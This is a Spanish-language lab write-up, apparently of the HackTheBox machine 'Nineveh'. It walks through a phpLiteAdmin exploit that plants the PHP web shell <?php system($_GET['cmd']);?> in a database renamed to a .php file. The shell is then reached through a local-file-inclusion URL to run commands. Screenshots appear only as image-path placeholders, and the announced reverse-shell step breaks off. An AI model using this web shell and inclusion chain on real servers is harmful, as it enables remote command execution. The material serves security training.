

```
1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to
rename the database / existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n9O
Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo()?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php
```

dice que debemos crear una base de datos e inster un campo de tipo texto con un valor de php
por lo cual parece que podremos ejecutar un php cmd para hacer una reversehll es decir utilizar el clasico php RCE remote comand excecution


PHP REMOTE COMAND EXECUTION RCE


<?php system($_GET["cmd"]);?>

creamos la base de datos como nos dice el exploit .




añadimos el RCE php y ponemos campo texto







la ruta que debemos colocar el LFI esta en rename bd




cambio el nombre por mybd.php



vamos LFI y probamos
http://nineveh.htb/department/manage.php?notes=/var/tmp/mybd.php&cmd=hostname




No nos sirvio sin embargo recordemos que el LFI sirve solo con la cadena ninevehNotes.txt entonces modifico el nombre de mi bd




probamos de nuevo

http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php&cmd=hostname




http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php&cmd=whoami




Reverse shell:
Antes de probar la reverse shell tuvimos que cambiar esta parte añadir echo debido a que no agarraba la

reverse shell




}

